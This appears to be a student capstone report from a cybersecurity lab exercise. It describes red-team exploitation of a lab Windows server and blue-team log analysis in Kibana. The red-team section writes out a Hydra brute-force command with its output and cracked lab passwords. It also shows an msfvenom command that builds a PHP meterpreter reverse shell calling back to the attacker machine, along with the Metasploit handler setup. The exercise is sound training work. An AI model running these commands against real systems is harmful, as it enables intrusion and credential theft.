Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

By: Vivek Madala

COLUMBIA | ENGINEERING
The Fu Foundation School of Engineering and Applied Science

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 10.0.0.1

Machines
IPv4: 192.168.1.100
OS: Linux
Hostname: ELK
[Logging/Attack Monitor]

IPv4: 192.168.1.90
OS: Kali Linux
Hostname: Kali
[Hacker’s Machine]

IPv4: 192.168.1.105
OS: Windows
Hostname: Capstone
[Victims Server/Machine]

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ELK Machine	192.168.1.100	Used for logging analysis by Blue Team Security Professionals to gain valuable insights on failures, server performance, infrastructure health.
Kali	192.168.1.90	This is the attackers machine that's used to carry out brute force attack and steal sensitive personal and company information.
Capstone	192.168.1.105	This is the targeted machine that the attacker hit to gain access to specific information on how to carry out the attack.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
CVE-2020-24227 (Finding other's credentials while logging in as another user)	*This is the form of storing another users username and or password in plain text that isn't encrypted.*	*Through the attacks we can conclude that employee Ashton had another employees username and password hash stored, in this case "Ryan". This allowed further penetration of the system without having to do much more social engineering.*
CVE-2019-3746 (Brute Force password discovery)	*This refers to when attackers use a vast amount of usernames and passwords combination to access a device and or systems.*	*Systems can be easily accessed by using brute force with fairly common password lists in this case "rockyou.txt" with programs such as "John the Ripper", Hydra, etc.*
CWE-434 (Unrestricted upload of file with dangerous type)	*This allows the attacker to upload and transfer files of dangerous types that can be automatically processed within the servers environment.*	*This arbitrary code execution is possible if the uploaded file in this case .php reverse shell is uploaded to the servers as they are usually treated as automatically executable.*

Exploitation: CVE-2019-3746

01

Tools & Processes

How did you exploit the vulnerability? Which tool (Nmap, etc.) or techniques (XSS, etc.) did you use?

The Hydra program was used here to run a successful brute force attack on credentials for the 'secret_folder' directory.

Command used:

Hydra -l ashton -p /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder/

02


Achievements

What did the exploit achieve?

For example: Did it grant you a user shell, root access, etc.?


This exploit gave one of the greatest access available to an attacker, the folder path with the sensitive credentials of another user and the password match for user Ashton which allowed us to continue with the brute force attack. We found that Ashtons password was "Leopoldo" .

03



```
root@Kali:~# hydra -l ashton -p /usr/share/wordlists/rockyou.txt -s 80 -f -
vV 192.168.1.105 http-get /company_folders/secret_folder/
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or se
cret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-07-05 0
6:54:34
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 t
ry per task
[DATA] attacking http-get://192.168.1.105:80/company_folders/secret_folder/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "/usr/share/wordlist
s/rockyou.txt" - 1 of 1 [child 0] (0/0)
[STATUS] attack finished for 192.168.1.105 (waiting for children to complet
e tests)
1 of 1 target completed, 0 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-07-05 0
6:54:35
root@Kali:~# 
```



```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "sherwood" - 10113 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "shelton" - 10114 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "sex123" - 10115 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "rebela" - 10116 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pocket" - 10117 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "patriot" - 10118 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pallmall" - 10119 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pajaro" - 10120 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "murillo" - 10121 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "montes" - 10122 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meme123" - 10123 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meandu" - 10124 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "march6" - 10125 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "madonna1" - 10126 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lindinha" - 10127 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "leopoldo" - 10128 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laruku" - 10129 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lampshade" - 10130 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lamaslinda" - 10131 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lakota" - 10132 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10133 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 15] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-07-05 07:28:48
root@Kali:~# 
```

Exploitation: CVE-2020-24227

01

Tools & Processes

How did you exploit the vulnerability? Which tool (Nmap, etc.) or techniques (XSS, etc.) did you use?

Shortly after gaining access to user “Ashtons” credentials by gaining access to secret folders that the user had stored, we found “Ryan’s” hashed password which we then used crackstation.net to turn the password into plaintext and begin the next brute force attack.

02


Achievements

What did the exploit achieve?

For example: Did it grant you a user shell, root access, etc.?


The exploit steps allowed us to take advantage of secret folders user “Ashton” had stored on their own account to gain access to another user. This allowed further penetration of the system credentials, we learned user Ryan’s password after being cracked was “linux4u”.

03



d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: 🟩 Green: Exact match, 🟨 Yellow: Partial match, 🟥 Red: Not found.




192.168.1.105/company_fol
192.168.1.105/company_folders/secret_folder/connect_to_corp_server
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```



```
ERROR: FILE MISSING


Please refer to company_folders/secret_folder/ for more information



ERROR: company_folders/secret_folder is no longer accessible to the public
```

Exploitation: CW-434

01

Tools & Processes

How did you exploit the vulnerability? Which tool (Nmap, etc.) or techniques (XSS, etc.) did you use?

Used msfvenom inside of Kali Linux machine to create a reverse shell php file script to be uploaded through WebDAV. Then "set" payload path, lhost, lport for the upload of this script.


02

Achievements

What did the exploit achieve? For example: Did it grant you a user shell, root access, etc.?

This exploit took advantage of the commonly open Port 80 and in the process this reverse shell php script has now enabled the attackers machine "LHOST" to listen to the Port 80's traffic without any consequences on the attackers side.

03



```
msf5 > msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=80 -f raw > shell.php
[*] exec: msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=80 -f raw > shell.php

[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1111 bytes

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.90
lhost => 192.168.1.90
msf5 exploit(multi/handler) > set lport 80
lport => 80
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.90     yes       The listen address (an interface may be specified)
   LPORT  80               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.90:80
```

webdav - File Manager

dav://192.168.1.105/webdav/


Warning, you are using the root account, you may harm your system.

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- The initial port scan happened over July 6th, 2022 at 00:00.
- There were 117,737 packets sent from IPV4 192.168.1.90 .
- The spikes in the “Connections over time”, and spikes in the “Error vs Successful Transactions” indicates to us that it’s a port scan, the amount of traffic sent in such a short period of time during the attack is also very concerning.



source.ip:192.168.1.90 and destination.ip :192.168.1.105

KQL

Jul 4, 2022 @ 00:00:00.00 → Jul 11, 2022 @ 00:00:00.00

+ Add filter

packetbeat-*

Search field names

Filter by type 0

Selected fields

_source


Available fields

@timestamp


_id

117,737 hits

Jul 4, 2022 @ 00:00:00.000 - Jul 11, 2022 @ 00:00:00.000 — Daily




Connections over time [Packetbeat Flows] ECS



Errors vs successful transactions [Packetbeat] ECS

Analysis: Finding the Request for the Hidden Directory

- The request for the folders happened on July 5th, 2022 at 00:00.
- There were 16,137 requests made for the secret folder.
- WebDAV was requested 120 times, which contained users “Ryan” stored hashed password, _doc was also requested.



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	16,137

url.path : "/company_folders/secret_folder"

Jul 4, 2022 @ 00:00:00.00 → Jul 11, 2022 @ 00:00:00.00


packetbeat-*

16,137 hits

Jul 4, 2022 @ 00:00:00.000 - Jul 11, 2022 @ 00:00:00.000 — Auto

Analysis: Uncovering the Brute Force Attack

- 16,139 requests were made during the Brute Force Attack.
- Out of 16,133 requests made by the attacker during the Brute Force Attack, only 6 were successful in the attacker gaining password access.




user_agent.original : "Mozilla/4.0 (Hydra)"

Jul 4, 2022 @ 00:00:00.00 → Jul 11, 2022 @ 00:00:00.00

packetbeat-*

16,139 hits

Jul 4, 2022 @ 00:00:00.000 - Jul 11, 2022 @ 00:00:00.000 — Auto




Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	16,133
http://192.168.1.105/company_folders/secret_folder/	6

Export: Raw Formatted

